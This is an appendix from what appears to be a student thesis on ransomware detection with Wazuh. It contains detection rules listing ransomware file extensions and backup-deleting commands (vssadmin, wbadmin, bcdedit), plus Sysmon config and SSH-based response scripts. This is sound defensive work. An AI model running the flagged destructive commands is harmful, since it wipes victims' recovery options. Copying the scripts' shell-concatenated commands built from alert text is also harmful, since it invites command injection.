    ↪ checksum changed|'\.+.LeChiffre' checksum changed|'\.+.MERRY'
    ↪ checksum changed|'\.+.MRCR1' checksum changed|'\.+.PEGS1'
    ↪ checksum changed|'\.+.PoAr2w' checksum changed|'\.+.R16m01d05'
    ↪  checksum changed|'\.+.RARE1' checksum changed|'\.+.RMCM1'
    ↪ checksum changed|'\.+.SecureCrypted' checksum changed|'\.+.
    ↪ VforVendetta' checksum changed|'\.+.Whereisyourfiles' checksum
    ↪  changed|'\.+._AiraCropEncrypted' checksum changed|'\.+.a5zfn'
    ↪  checksum changed|'\.+.aaa' checksum changed|'\.+.abc'
    ↪ checksum changed|'\.+.adk' checksum changed|'\.+.aesir'
    ↪ checksum changed|'\.+.alcatraz' checksum changed|'\.+.
    ↪ angelamerkel' checksum changed|'\.+.antihacker2017' checksum
    ↪ changed|'\.+.atlas' checksum changed|'\.+.axx' checksum
    ↪ changed|'\.+.bin' checksum changed|'\.+.bitstak' checksum
    ↪ changed|'\.+.braincrypt' checksum changed|'\.+.breaking_bad'
    ↪ checksum changed|'\.+.bript' checksum changed|'\.+.btc'
    ↪ checksum changed|'\.+.ccc' checksum changed|'\.+.cerber'
    ↪ checksum changed|'\.+.cerber2' checksum changed|'\.+.cerber3'
    ↪ checksum changed|'\.+.coded' checksum changed|'\.+.comrade'
    ↪ checksum changed|'\.+.conficker' checksum changed|'\.+.
    ↪ coverton' checksum changed|'\.+.crinf' checksum changed|'\.+.
    ↪ crjoker' checksum changed|'\.+.crptrgr' checksum changed|'\.+.
    ↪ cry' checksum changed|'\.+.cryeye' checksum changed|'\.+.cryp1
    ↪ ' checksum changed|'\.+.crypt' checksum changed|'\.+.crypte'
    ↪ checksum changed|'\.+.crypted' checksum changed|'\.+.
    ↪ cryptolocker' checksum changed|'\.+.cryptowall' checksum
    ↪ changed|'\.+.crypz' checksum changed|'\.+.czvxce' checksum
    ↪ changed|'\.+.d4nk' checksum changed|'\.+.dCrypt' checksum
    ↪ changed|'\.+.dale' checksum changed|'\.+.damage' checksum
    ↪ changed|'\.+.darkness' checksum changed|'\.+.decrypt2017'
    ↪ checksum changed</regex>
    <description>C:\Users\OU_user1\Downloads file changed: suspicius
    ↪  extension</description>
</rule>
<rule id="333028" level="3">
    <if_sid>333013</if_sid>
    <regex>'\.+.enciphered' checksum changed|'\.+.encr' checksum
    ↪ changed|'\.+.encrypt' checksum changed|'\.+.encrypted'
    ↪ checksum changed|'\.+.encrypted' checksum changed|'\.+.
    ↪ encrypted' checksum changed|'\.+.enigma' checksum changed|'
    ↪ \.+.evillock' checksum changed|'\.+.exotic' checksum changed|'
    ↪ \.+.exx' checksum changed|'\.+.ezz' checksum changed|'\.+.
```

```
↪ fantom' checksum changed|'\.+.file0locked' checksum changed|'
↪ \.+.fucked' checksum changed|'\.+.fun' checksum changed|'\.+.
↪ fun' checksum changed|'\.+.gefickt' checksum changed|'\.+.
↪ globe' checksum changed|'\.+.good' checksum changed|'\.+.grt'
↪ checksum changed|'\.+.ha3' checksum changed|'\.+.
↪ helpmeencedfiles' checksum changed|'\.+.herbst' checksum
↪ changed|'\.+.hnumkhotep' checksum changed|'\.+.hush' checksum
↪ changed|'\.+.ifuckedyou' checksum changed|'\.+.info' checksum
↪ changed|'\.+.kernel_complete' checksum changed|'\.+.kernel_pid
↪ ' checksum changed|'\.+.kernel_time' checksum changed|'\.+.
↪ keybtc@inbox_com' checksum changed|'\.+.kimcilware' checksum
↪ changed|'\.+.kkk' checksum changed|'\.+.kostya' checksum
↪ changed|'\.+.kraken' checksum changed|'\.+.kratos' checksum
↪ changed|'\.+.kyra' checksum changed|'\.+.lcked' checksum
↪ changed|'\.+.legion' checksum changed|'\.+.lesli' checksum
↪ changed|'\.+.lock93' checksum changed|'\.+.locked' checksum
↪ changed|'\.+.locklock' checksum changed|'\.+.locky' checksum
↪ changed|'\.+.lol!' checksum changed|'\.+.loli' checksum
↪ changed|'\.+.lovewindows' checksum changed|'\.+.madebyadam'
↪ checksum changed|'\.+.magic' checksum changed|'\.+.maya'
↪ checksum changed|'\.+.micro' checksum changed|'\.+.mole'
↪ checksum changed|'\.+.noproblemwedecfiles' checksum changed|'
↪ \.+.nuclear55' checksum changed|'\.+.odcodc' checksum changed|
↪ '\.+.odin' checksum changed|'\.+.onion' checksum changed|'\.+.
↪ oops' checksum changed|'\.+.osiris' checksum changed|'\.+.
↪ p5tkjw' checksum changed|'\.+.padcrypt' checksum changed|'\.+.
↪ paym' checksum changed|'\.+.paymrss' checksum changed|'\.+.
↪ payms' checksum changed|'\.+.paymst' checksum changed</regex>
    <description>C:\Users\OU_user1\Downloads file changed: suspicius
↪  extension</description>
</rule>
<rule id="333029" level="3">
    <if_sid>333013</if_sid>
    <regex>'\.+.paymts' checksum changed|'\.+.payrms' checksum
↪ changed|'\.+.pays' checksum changed|'\.+.pdcr' checksum
↪ changed|'\.+.pec' checksum changed|'\.+.perl' checksum changed
↪ |'\.+.potato' checksum changed|'\.+.powerfulldecrypt' checksum
↪  changed|'\.+.pubg' checksum changed|'\.+.purge' checksum
↪ changed|'\.+.pzdc' checksum changed|'\.+.r5a' checksum changed
↪ |'\.+.raid10' checksum changed|'\.+.razy' checksum changed|'
↪ \.+.rdm' checksum changed|'\.+fs0ciety\.*' checksum changed|'
↪ \.+.rekt' checksum changed|'\.+.rip' checksum changed|'\.+.rmd
↪ ' checksum changed|'\.+.rnsmwr' checksum changed|'\.+.rokku'
↪ checksum changed|'\.+.rrk' checksum changed|'\.+.ruby'
↪ checksum changed|'\.+.sage' checksum changed|'\.+.serp'
↪ checksum changed|'\.+.serpent' checksum changed|'\.+.sexy'
↪ checksum changed|'\.+.shit' checksum changed|'\.+.spora'
↪ checksum changed|'\.+.stn' checksum changed|'\.+.surprise'
↪ checksum changed|'\.+.szf' checksum changed|'\.+.
↪ theworldisyours' checksum changed|'\.+.thor' checksum changed|
↪ '\.+.ttt' checksum changed|'\.+.unavailable' checksum changed|
```

```
  ↪ '\.+.vbransom' checksum changed|'\.+.venusf' checksum changed|
  ↪ '\.+.vindows' checksum changed|'\.+.vvv' checksum changed|'
  ↪ \.+.vxlock' checksum changed|'\.+.wallet' checksum changed|'
  ↪ \.+.wcry' checksum changed|'\.+.wflx' checksum changed|'\.+.
  ↪ windows10' checksum changed|'\.+.xxx' checksum changed|'\.+.
  ↪ xxx' checksum changed|'\.+.xyz' checksum changed|'\.+.ytbl'
  ↪ checksum changed|'\.+.zcrypt' checksum changed|'\.+.zepto'
  ↪ checksum changed|'\.+.zorro' checksum changed|'\.+.zyklon'
  ↪ checksum changed|'\.+.zzz' checksum changed|'\.+.zzzzz'
  ↪ checksum changed|'\.+.dharma' checksum changed|'\.+.dll'
  ↪ checksum changed|'\.+.dxxd' checksum changed|'\.+.ecc'
  ↪ checksum changed|'\.+.edgel' checksum changed|'\.+.enc'
  ↪ checksum changed</regex>
   <description>C:\Users\OU_user1\Downloads file changed: suspicius
  ↪  extension</description>
</rule>


<rule id="333200" level="0">
   <if_group>windows</if_group>
   <match>TridEventLog</match>
   <description>Trid event</description>
</rule>
<rule id="333201" level="0">
   <if_sid>333200</if_sid>
   <match>unenc</match>
   <description>Trid event: unencrypted file</description>
</rule>
<rule id="333202" level="3">
   <if_sid>333200</if_sid>
   <match>enc</match>
   <description>Trid event: encrypted file</description>
</rule>
<rule id="333203" level="3">
   <if_sid>333200</if_sid>
   <match>unknown</match>
   <description>Trid event: unknown type of file</description>
</rule>
</group>


<group name="backup_deletion,">
<rule id="333100" level="0">
   <decoded_as>json</decoded_as>
   <field name="Total_of_free_bytes">\.+</field>
   <field name="Total_of_bytes">\.+</field>
   <field name="Total_of_avail_free_bytes">\.+</field>
   <description>Free space monitor of a volume</description>
</rule>
<rule id="333101" level="3" >
   <if_sid>333100</if_sid>
   <field name="backup_volume">\.+</field>
```

```
    <description>New event from the free space monitor of a volume</
    ↪ description>
</rule>

<rule id="333102" level="0">
    <decoded_as>json</decoded_as>
    <field name="original_alert">\.+</field>
    <field name="source_ip">\.+</field>
    <field name="backup_volume">\.+</field>
    <field name="storage_file">\.+</field>
    <description>Free space monitor of a file in the server</
    ↪ description>
</rule>
<rule id="333103" level="3" >
    <if_sid>333102</if_sid>
    <field name="new_value">\.+</field>
    <field name="previous_value">\.+</field>
    <description>New event from the free space monitor of a file in
    ↪ the server</description>
</rule>

<rule id="333111" level="3">
    <if_group>sysmon_event1</if_group>
    <field name="win.eventdata.commandLine">wbadmin</field>
    <field name="win.eventdata.commandLine">delete</field>
    <description>Wbadmin: deletion</description>
</rule>
<rule id="333112" level="3">
    <if_group>sysmon_event1</if_group>
    <field name="win.eventdata.commandLine">bcdedit</field>
    <field name="win.eventdata.commandLine">bootstatuspolicy</field>
    <field name="win.eventdata.commandLine">ignoreallfailures</field
    ↪ >
    <description>Bcdedit: suspicius behaviour</description>
</rule>
<rule id="333113" level="3">
    <if_group>sysmon_event1</if_group>
    <field name="win.eventdata.commandLine">bcdedit</field>
    <field name="win.eventdata.commandLine">recoveryenabled\s+no</
    ↪ field>
    <description>Bcdedit: suspicius behaviour</description>
</rule>
<rule id="333110" level="3">
    <if_group>sysmon_event1</if_group>
    <field name="win.eventdata.commandLine">vssadmin</field>
    <field name="win.eventdata.commandLine">del</field>
    <description>Vssadmin: deletion</description>
</rule>
</group>
```

```xml
<group name="windows_file_auditing,">
<rule id="333030" level="0">
    <if_group>windows</if_group>
    <field name="win.system.eventID">
    ↪ ^4656$|^4658$|^4659$|^4660$|^4663$</field>
    <field name="win.eventdata.objectName">c:\\Users\\OU_user1\\
    ↪ Downloads</field>
    <description>C:\Users\OU_user1\Downloads file audit monitoring
    ↪ event</description>
</rule>
<rule id="333031" level="3">
    <if_sid>333030</if_sid>
    <field name="win.system.eventID">^4659$|^4660$</field>
    <field name="win.eventdata.objectName">decoy1|decoy2</field>
    <description>C:\Users\OU_user1\Downloads decoy file deleted or
    ↪ intented to</description>
</rule>
<rule id="333032" level="3">
    <if_sid>333030</if_sid>
    <field name="win.system.eventID">^4659$|^4660$</field>
    <description>C:\Users\OU_user1\Downloads file deleted or
    ↪ intented to</description>
</rule>

<rule id="333039" level="3" timeframe="60" frequency="2" >
    <same_field>win.system.computer</same_field>
    <if_matched_sid>333031</if_matched_sid>
    <if_matched_sid>333032</if_matched_sid>
    <description>Probably crypto ransomware attack</description>
</rule>
</group>


<group name="windows_defender,">
<rule id="333050" level="3">
    <if_group>windows</if_group>
    <field name="win.system.eventID">^1123$|^1124$</field>
    <description>Windows Defender Control Folder Access monitoring
    ↪ event</description>
</rule>
<rule id="333051" level="3" timeframe="60" frequency="10" >
    <same_field>win.system.computer</same_field>
    <if_matched_sid>333050</if_matched_sid>
    <description>Probably an attack</description>
</rule>


<rule id="333000" level="0">
    <if_group>sysmon_event_12|sysmon_event_13|sysmon_event_14</
    ↪ if_group>
    <field name="win.eventdata.targetObject">HKLM\\SOFTWARE\\
```

```
 ↪ Policies\\Microsoft\\Windows Defender\\</field>
 <description>Registry event in HKLM\\SOFTWARE\\Policies\\
 ↪ Microsoft\\Windows Defender\\</description>
</rule>

<rule id="333001" level="0">
    <if_sid>333000</if_sid>
    <field name="win.eventdata.targetObject">New Value</field>
    <description>Ignore temporary registry operation</description>
</rule>

<rule id="333002" level="0">
    <if_sid>333000</if_sid>
    <field name="win.eventdata.targetObject">Windows Defender
 ↪ Exploit Guard\\Controlled Folder Access\\</field>
 <description>Registry event in Windows Defender Exploit Guard\\
 ↪ Controlled Folder Access\\</description>
</rule>
<rule id="333003" level="3">
    <if_sid>333002</if_sid>
    <field name="win.system.eventID">13</field>
    <field name="win.eventdata.targetObject">
 ↪ EnableControlledFolderAccess|
 ↪ ExploitGuard_ControlledFolderAccess_AllowedApplications|
 ↪ ExploitGuard_ControlledFolderAccess_ProtectedFolders</field>
 <field name="win.eventdata.details">0x00000000</field>
 <description>Registry changed: it should always be 1</
 ↪ description>
</rule>
<rule id="333004" Level="3">
    <if_sid>333002</if_sid>
    <field name="win.system.eventID">12|14</field>
    <field name="win.eventdata.targetObject">
 ↪ EnableControlledFolderAccess|
 ↪ ExploitGuard_ControlledFolderAccess_AllowedApplications|
 ↪ ExploitGuard_ControlledFolderAccess_ProtectedFolders</field>
 <description>Registry deleted: it should always be 1</
 ↪ description>
</rule>

<rule id="333005" Level="0">
    <if_sid>333000</if_sid>
    <field name="win.system.eventID">13</field>
    <field name="win.eventdata.details">0x00000000</field>
    <field name="win.eventdata.targetObject">Spynet\\SpyNetReporting
 ↪ |DisableAntiSpyware|DisableBehaviorMonitoring|
 ↪ DisableOnAccessProtection|DisableScanOnRealtimeEnable</field>
    <description>Ignore registry operation</description>
</rule>
<rule id="333006" Level="3">
    <if_sid>333000</if_sid>
```

```
        <field name="win.eventdata.targetObject">Spynet\\SpyNetReporting
    ↪ |DisableAntiSpyware|DisableBehaviorMonitoring|
    ↪ DisableOnAccessProtection|DisableScanOnRealtimeEnable</field>
        <description>Registry created, changed or renamed: it should
    ↪ never be 1</description>
</rule>
</group>
```

Listing C.48: Wazuh rules for detection in */var/ossec/etc/rules/local_rules.xml*

```python
#!/usr/bin/env python2.7

import sys,json,os,datetime,subprocess

# Read configuration parameters
alert_file = open(sys.argv[1])

# Read the alert file
alert_json = json.loads(alert_file.read())
alert_file.close()

# Extract fields
alert_id=alert_json['rule']['id']
options=""
if alert_id == '333019':
    directory=alert_json['syscheck']['path'].replace("\\","/").
    ↪ rsplit('/',1)[0]
    full_log=alert_json['full_log']
    pid=full_log.split("Process id: '")[1].split("'\n")[0]
    exe=full_log.split("Process name: '")[1].split("'\n")[0].replace
    ↪ ("\\","/")
    options=1
elif alert_id == '62103' or alert_id == '62104':
    directory="unknown"
    pid="0"
    exe=alert_json['rule']['description'].split("unwanted software "
    ↪ )[1].split("\"")[0].replace("\\","/")
    options=1
else:
    exit(1)

# Execute the command and call the script with ssh
#same speed as os.system("ssh Administrator@10.0.3.2 'powershell C:/
    ↪ Program` Files` `(x86`)/ossec-agent/active-response/bin/stop.
    ↪ ps1' "+directory+" "+pid+" "+exe+" "+options" 2>&1 &")
output=subprocess.check_output("ssh Administrator@10.0.3.2 '
    ↪ powershell C:/Program` Files` `(x86`)/ossec-agent/active-
    ↪ response/bin/stop.ps1' "+directory+" "+pid+" "+exe+" "+options
    ↪ +" 2>&1", shell=True)
```

```
LOG="/tmp/wazuh-ssh-script-ransomware_"+alert_id
with open(LOG, 'a') as f:
    f.write("\n\n"+datetime.datetime.now().strftime('%Y-%m-%d %H:%M
    ↪ :%S')+"\n"+output)
```

Listing C.49: Python script in */var/ossec/integrations/* to parse the triggering alert and execute a remote script with SSH

```
#!/usr/bin/env python2.7

import sys,json,os

# Read configuration parameters
alert_file = open(sys.argv[1])

# Read the alert file
alert_json = json.loads(alert_file.read())
alert_file.close()

# Extract fields
alert_id=alert_json['rule']['id']
if alert_id == '333019':
    full_log=alert_json['full_log']
    exe=full_log.split("Process name: '")[1].split("'\n")[0].replace
    ↪ ("\\","/")
elif alert_id == '62103' or alert_id == '62104':
    exe=alert_json['rule']['description'].split("unwanted software "
    ↪ )[1].split("\"")[0].replace("\\","/")
else:
    exit(1)

# Execute the command and call the script with ssh
exe_short=exe.split("/")[-1]
exe_short_noexe=exe_short.split(".")[0]
os.system("ssh Administrator@10.0.3.2 'powershell (Stop-Process -
    ↪ Name "+exe+" -PassThru -Force) -or (Stop-Process -Name "+
    ↪ exe_short_noexe+" -PassThru -Force) -or (Stop-Process -Name "+
    ↪ exe_short+" -Force)' 2>&1 &")
```

Listing C.50: Alternative Python script in */var/ossec/integrations/* to parse the triggering alert and kill the executable with SSH

```
#Process arguments
$directory=$Args[0]
$process_id=$Args[1]
if(-Not ([string]::IsNullOrEmpty($Args[2]))){
```

```powershell
  $executable=$Args[2]
  $executable=$executable.replace('\\','/')
  $executable=$executable.replace('//','/')
  $executable_short=$executable.split('/')[-1]
  $executable_short_noexec=$executable_short.split('.')[0]
  $kill_all=$Args[3]
}


# MITIGATION ACTIONS

#Disable the Internet adapter
$name=(Get-NetIPConfiguration| where-object{$_.IPv4Address.IPAddress
    ↪  -like '10.0.2.15'}).InterfaceAlias
Disable-NetAdapter -Name "$name" -Passthru  -Confirm:$false

#Kill process or processes
if(-Not ([string]::IsNullOrEmpty($process_id))){
  Stop-Process $process_id -Force
}

#Lock files recursively in each directory in $DIRS
$DIRS=@('C:\Users\OU_user1\Downloads', 'c:\tmp')
if((-Not ([string]::IsNullOrEmpty($directory))) -And ($DIRS -
    ↪ notcontains $directory)){
  $DIRS+=$directory
}

$handleArray= @()
function recursive_lock {
  Param(
    [Parameter(Mandatory=$True)]
    [String] $folder
  )
  Get-ChildItem "$folder" -File |
  Foreach-Object {
    $handle = [System.io.File]::Open($_.FullName, 'Open', 'Read', '
    ↪ None')
    $handleArray+=$handle
  }
  Get-ChildItem "$folder" -Directory |
  Foreach-Object {
    recursive_lock $_.FullName
  }
}
Foreach($DIR in $DIRS){
  recursive_lock $DIR
}


# PERIODIC ACTIONS
```

```
$seconds=200
$interval=10
for ($i=0; $i -lt $seconds; $i+=$interval) {
  if (($kill_all -eq 1) -or ($kill_all -eq $True)){
     (Stop-Process -Name $executable -PassThru -Force) -or (
    ↪ Stop-Process -Name $executable_short -Force) -or (Stop-Process
    ↪  -Name $executable_short_noexec -Force)
  }
  Start-sleep -s $interval
}



# UNDO PREVIOUS ACTIONS

#Free file handles
Foreach($handle in $handleArray) {
  $handle.Close()
}

#Enable the Internet adapter disabled previously
Enable-NetAdapter -Name "$name" -Passthru  -Confirm:$false
```

Listing C.51: PowerShell script to stop and mitigate the execution of crypto ransomware

```
<syscheck>
    <disabled>no</disabled>
    <directories check_all="yes" realtime="yes" whodata="yes">C:\
   ↪ Users\OU_user1\Downloads</directories>
    <scan_on_start>yes</scan_on_start>
    <alert_new_files>yes</alert_new_files>
    <auto_ignore>no</auto_ignore>
</syscheck>
```

Listing C.52: Syscheck local configuration in the *ossec.conf* file on the agent

```
<Sysmon schemaversion="4.20">
<HashAlgorithms>md5,sha256</HashAlgorithms>
<EventFiltering>
    <ProcessCreate onmatch="include">
        <Image condition="contains">powershell</Image>
        <Image condition="contains">cmd</Image>

        <CommandLine condition="contains">wbadmin</CommandLine>
        <CommandLine condition="contains">bcdedit</CommandLine>
```

```xml
      <Image condition="contains">wbadmin</Image>
      <Image condition="contains">bcdedit</Image>

      <CommandLine condition="contains">vssadmin</CommandLine>
      <Image condition="contains">vssadmin</Image>
 </ProcessCreate>

 <FileCreateTime onmatch="include">
      <TargetFilename condition="contains">C:\Users\OU_user1\
↪ Downloads\</TargetFilename>
 </FileCreateTime>
 <RawAccessRead onmatch="include">
      <Device condition="contains">C:\Users\OU_user1\Downloads\</
↪ Device>
 </RawAccessRead>
 <!--<FileCreate onmatch="include">-->
      <!--<TargetFilename condition="contains">C:\Users\OU_user1\
↪ Downloads\</TargetFilename>-->
 <!--</FileCreate>-->

 <RegistryEvent onmatch="include">
      <TargetObject condition="begin with">HKLM\SOFTWARE\Policies\
↪ Microsoft\Windows Defender\</TargetObject>
      <TargetObject condition="begin with">HKLM\SOFTWARE\Policies\
↪ Microsoft\Windows Defender\Spynet\SpyNetReporting</
↪ TargetObject>
      <TargetObject condition="begin with">HKLM\SOFTWARE\Policies\
↪ Microsoft\Windows Defender\DisableAntiSpyware</TargetObject>
      <TargetObject condition="begin with">HKLM\SOFTWARE\Policies\
↪ Microsoft\Windows Defender\Real-Time Protection\
↪ DisableBehaviorMonitoring</TargetObject>
      <TargetObject condition="begin with">HKLM\SOFTWARE\Policies\
↪ Microsoft\Windows Defender\Real-Time Protection\
↪ DisableOnAccessProtection</TargetObject>
      <TargetObject condition="begin with">HKLM\SOFTWARE\Policies\
↪ Microsoft\Windows Defender\Real-Time Protection\
↪ DisableScanOnRealtimeEnable</TargetObject>
      <TargetObject condition="begin with">HKLM\SOFTWARE\Policies\
↪ Microsoft\Windows Defender\Windows Defender Exploit Guard\
↪ Controlled Folder Access\AllowedApplications\</TargetObject>
      <TargetObject condition="begin with">HKLM\SOFTWARE\Policies\
↪ Microsoft\Windows Defender\Windows Defender Exploit Guard\
↪ Controlled Folder Access\ProtectedFolders\</TargetObject>
      <TargetObject condition="begin with">HKLM\SOFTWARE\Policies\
↪ Microsoft\Windows Defender\Windows Defender Exploit Guard\
↪ Controlled Folder Access\EnableControlledFolderAccess</
↪ TargetObject>
      <TargetObject condition="begin with">HKLM\SOFTWARE\Policies\
↪ Microsoft\Windows Defender\Windows Defender Exploit Guard\
↪ Controlled Folder Access\
↪ ExploitGuard_ControlledFolderAccess_AllowedApplications</
```

```
↪ TargetObject>
      <TargetObject condition="begin with">HKLM\SOFTWARE\Policies\
↪ Microsoft\Windows Defender\Windows Defender Exploit Guard\
↪ Controlled Folder Access\
↪ ExploitGuard_ControlledFolderAccess_ProtectedFolders</
↪ TargetObject>
    </RegistryEvent>
</EventFiltering>
</Sysmon>
```

Listing C.53: Sysmon configuration

Others

```
<agent_config os="Windows">
   <localfile>
      <location>Microsoft-Windows-Sysmon/Operational</location>
      <log_format>eventchannel</log_format>
   </localfile>
</agent_config>
```

Listing C.54: Enable Sysmon log forwarding to Wazuh in */var/ossec/etc/shared/default/agent.conf*

```
<agent_config os="Windows">
   <localfile>
      <location>Microsoft-Windows-PowerShell/Operational</location
↪ >
      <log_format>eventchannel</log_format>
   </localfile>
</agent_config>
```

Listing C.55: Enable PowerShell log forwarding to Wazuh in */var/ossec/etc/shared/default/agent.conf*

```
<agent_config os="Windows">
   <localfile>
      <location>Microsoft-Windows-Windows Defender/Operational</
↪ location>
      <log_format>eventchannel</log_format>
   </localfile>
```

```
</agent_config>
```

Listing C.56: Enable Windows Defender log forwarding to Wazuh in */var/ossec/etc/shared/default/agent.conf*

Appendix D

Bibliography

Bibliography

[1] *Difference between IDS and IPS and Firewall.* URL: `https://security.stackexchange.com/questions/44931/difference-between-ids-and-ips-and-firewall` (visited on 11/15/2018).

[2] Andrew Hay. *OSSEC host-based intrusion detection guide.* Syngress Pub, Burlington EE.UU., 2008. ISBN: 9781597492409.

[3] *About OSSEC.* URL: `https://www.ossec.net/about.html` (visited on 11/11/2018).

[4] *Wazuh documentation: OSSEC and Wazuh additional functionality.* URL: `https://documentation.wazuh.com/current/getting-started/use-cases.html` (visited on 11/11/2018).

[5] *Agentless monitoring in OSSEC.* URL: `https://www.ossec.net/docs/manual/agent/agentless-monitoring.html` (visited on 11/11/2018).

[6] *OSSEC Agents.* URL: `https://www.ossec.net/docs/manual/agent/index.html` (visited on 11/11/2018).

[7] Carl M. Hurd and Michael V. McCarty. "A Survey of Security Tools for the Industrial Control System Environment". In: *Technical report* (2017). DOI: `10.2172/1376870`.

[8] *10 Top Intrusion Detection Tools for 2018.* URL: `https://www.comparitech.com/net-admin/network-intrusion-detection-tools/` (visited on 11/15/2018).

[9] *Who is using YARA.* URL: `https://github.com/VirusTotal/yara` (visited on 11/15/2018).

[10] *Guía de los Fundamentos para la Dirección de Proyectos (Guía del PM-BOK) , 5 a edición.* Project Management Institute, Newtown Square EE.UU., 2013. ISBN: 9781628250091.

[11] R. Larson E. & Larson. "Use cases: what every project manager should know". In: *Paper presented at PMI® Global Congress* (2004).

[12] *Technologies that form Wazuh.* URL: `https://wazuh.com/wp-content/uploads/2015/11/Jigsaw4.png` (visited on 11/11/2018).

[13]   *Wazuh documentation: Welcome to Wazuh.* URL: `https://documentation.wazuh.com/current/index.html` (visited on 11/15/2018).

[14]   *Wazuh documentation.* URL: `https://documentation.wazuh.com` (visited on 11/11/2018).

[15]   *Wazuh documentation: Installation guide.* URL: `https://documentation.wazuh.com/current/installation-guide/index.html` (visited on 11/11/2018).

[16]   *Wazuh documentation: Architecture.* URL: `https://documentation.wazuh.com/current/getting-started/architecture.html` (visited on 11/15/2018).

[17]   *Wazuh data flow.* URL: `https://documentation.wazuh.com/current/_images/wazuh_data_flow1.png` (visited on 11/15/2018).

[18]   *OSSEC-Wazuh Ruleset list.* URL: `https://wazuh.com/resources/OSSEC_Ruleset.pdf` (visited on 11/15/2018).

[19]   *Wazuh documentation: Testing decoders and rules.* URL: `https://documentation.wazuh.com/current/user-manual/ruleset/testing.html` (visited on 11/15/2018).

[20]   *Wazuh documentation: JSON decoder.* URL: `https://documentation.wazuh.com/current/user-manual/ruleset/json-decoder.html` (visited on 11/15/2018).

[21]   *Wazuh documentation: CDB lists.* URL: `https://documentation.wazuh.com/current/user-manual/ruleset/cdb-list.html` (visited on 11/15/2018).

[22]   *Wazuh: Github.* URL: `https://github.com/wazuh/wazuh` (visited on 11/11/2018).

[23]   *Microsoft docs: Sysmon v9.0.* URL: `https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon` (visited on 05/30/2019).

[24]   *Github: Repository of the memory of the project.* URL: `https://github.com/andresgomezvidal/tfg_memoria` (visited on 05/30/2019).

[25]   *Metasploit.* URL: `https://www.metasploit.com/` (visited on 06/04/2019).

[26]   *Github: mimikatz.* URL: `https://github.com/gentilkiwi/mimikatz` (visited on 05/20/2019).

[27]   *OpenSSL Project.* URL: `https://www.openssl.org/` (visited on 07/18/2019).

[28]   *Trid tool.* URL: `http://mark0.net/soft-trid-e.html` (visited on 07/10/2019).

[29]   *CMB Dharma Virus summary.* URL: `https://sensorstechforum.com/remove-cmb-dharma-virus-cmb-files/` (visited on 07/18/2019).

[30] *Gitlab account of Andrés Gómez Vidal.* URL: `https://gitlab.com/users/andresgomezvidal/projects` (visited on 06/04/2019).

[31] *Draw.io.* URL: `https://www.draw.io/` (visited on 06/04/2019).

[32] *GNU Aspell.* URL: `http://aspell.net/` (visited on 06/04/2019).

[33] *What is Project Management?* URL: `https://www.pmi.org/about/learn-about-pmi/what-is-project-management` (visited on 11/17/2018).

[34] *VirusTotal FAQ.* URL: `https://www.virustotal.com/en/faq/` (visited on 11/18/2018).

[35] Syed Ali Raza Shah and Biju Issac. "Performance Comparison of Intrusion Detection Systems and Application of Machine Learning to Snort System". In: *Future Gener. Comput. Syst.* 80.C (Mar. 2018), pp. 157–170. DOI: `10.1016/j.future.2017.10.016`.

[36] Daniel Zammit. "A machine learning based approach for intrusion prevention using honeypot interaction patterns as training data". In: *Thesis* (2016).

[37] Dr.Najla B. Al-Dabagh and Mohammed A. Fakhri. "Monitoring and Analyzing System Activities Using High Interaction Honeypot". In: *International Journal of Computer Networks and Communications Security* (2014), pp. 39–45.

[38] Stephan Riebach, Birger Tödtmann, and Erwin P. Rathgeb. "Combining IDS and Honeynet Methods for Improved Detection and Automatic Isolation of Compromised Systems". In: *Technical report* (2005).

[39] *Github: YARA module implementation.* URL: `https://github.com/wazuh/wazuh/issues/3357` (visited on 05/30/2019).

[40] *Github: SIGMA - Generic Signature Format for SIEM Systems.* URL: `https://github.com/Neo23x0/sigma` (visited on 06/15/2019).

[41] *Indeed: Website that stores job offers.* URL: `https://www.indeed.es/` (visited on 07/19/2019).

[42] *Acordos Consello de Goberno: Custos Indirectos.* URL: `http://imaisd.usc.es/ftp/oit/documentos/591_gl.pdf` (visited on 07/19/2019).

[43] *Complete domain compromise with golden tickets.* URL: `https://blog.stealthbits.com/complete-domain-compromise-with-golden-tickets/` (visited on 05/20/2019).

[44] *Kerberos (I): How does Kerberos work? - Theory.* URL: `https://www.tarlogic.com/en/blog/how-kerberos-works/` (visited on 05/20/2019).

[45] *Kerberos tickets: Comprehension and exploitation.* URL: `https://www.tarlogic.com/en/blog/kerberos-tickets-comprehension-and-exploitation/` (visited on 05/20/2019).

[46] *Detecting Forged Kerberos Ticket (Golden Ticket & Silver Ticket) Use in Active Directory.* URL: `https://adsecurity.org/?p=1515` (visited on 05/22/2019).

[47] *Github: Pypykatz agent.* URL: `https://github.com/skelsec/pypykatz_agent_dn/` (visited on 05/21/2019).

[48] *Github: Pypykatz server.* URL: `https://github.com/skelsec/pypykatz_server` (visited on 05/21/2019).

[49] *Wikipedia: Local Security Authority Subsystem Service.* URL: `https://en.wikipedia.org/wiki/Local_Security_Authority_Subsystem_Service` (visited on 05/20/2019).

[50] *How Attackers Dump Active Directory Database Credentials.* URL: `https://adsecurity.org/?p=2398` (visited on 05/20/2019).

[51] James Mulder. "SANS Institute InfoSec Reading Room: Mimikatz Overview, Defenses and Detection". In: *Technical report* (2016).

[52] *Golden Ticket.* URL: `https://pentestlab.blog/2018/04/09/golden-ticket/` (visited on 05/20/2019).

[53] *Github: PowerSploit - A PowerShell Post-Exploitation Framework.* URL: `https://github.com/phra/PowerSploit` (visited on 05/20/2019).

[54] *Unofficial Guide to Mimikatz & Command Reference.* URL: `https://adsecurity.org/?page_id=1821` (visited on 05/20/2019).

[55] *Github: Monitors for DCSYNC and DCSHADOW attacks and create custom Windows Events for these events.* URL: `https://github.com/shellster/DCSYNCMonitor` (visited on 05/20/2019).

[56] *Mimikatz DCSync Usage, Exploitation, and Detection.* URL: `https://adsecurity.org/?p=1729` (visited on 05/30/2019).

[57] *The Secret Security Wiki: Meterpreter.* URL: `https://doubleoctopus.com/security-wiki/threats-and-tools/meterpreter/` (visited on 05/21/2019).

[58] *Detecting Network Traffic from Metasploit's Meterpreter Reverse HTTP Module.* URL: `https://blog.didierstevens.com/2015/05/11/detecting-network-traffic-from-metasploits-meterpreter-reverse-http-module/` (visited on 05/21/2019).

[59] *Understanding Powersploit, Mimikatz and Defense.* URL: `http://www.thesecurityblogger.com/understanding-powersploit-mimikatz-and-defense/` (visited on 05/21/2019).

[60]   *Results of examining logs recorded in Windows upon execution of 49 tools.*
       URL: https://jpcertcc.github.io/ToolAnalysisResultSheet/
       (visited on 05/29/2019).

[61]   *Chronicles of a Threat Hunter: Hunting for In-Memory Mimikatz with
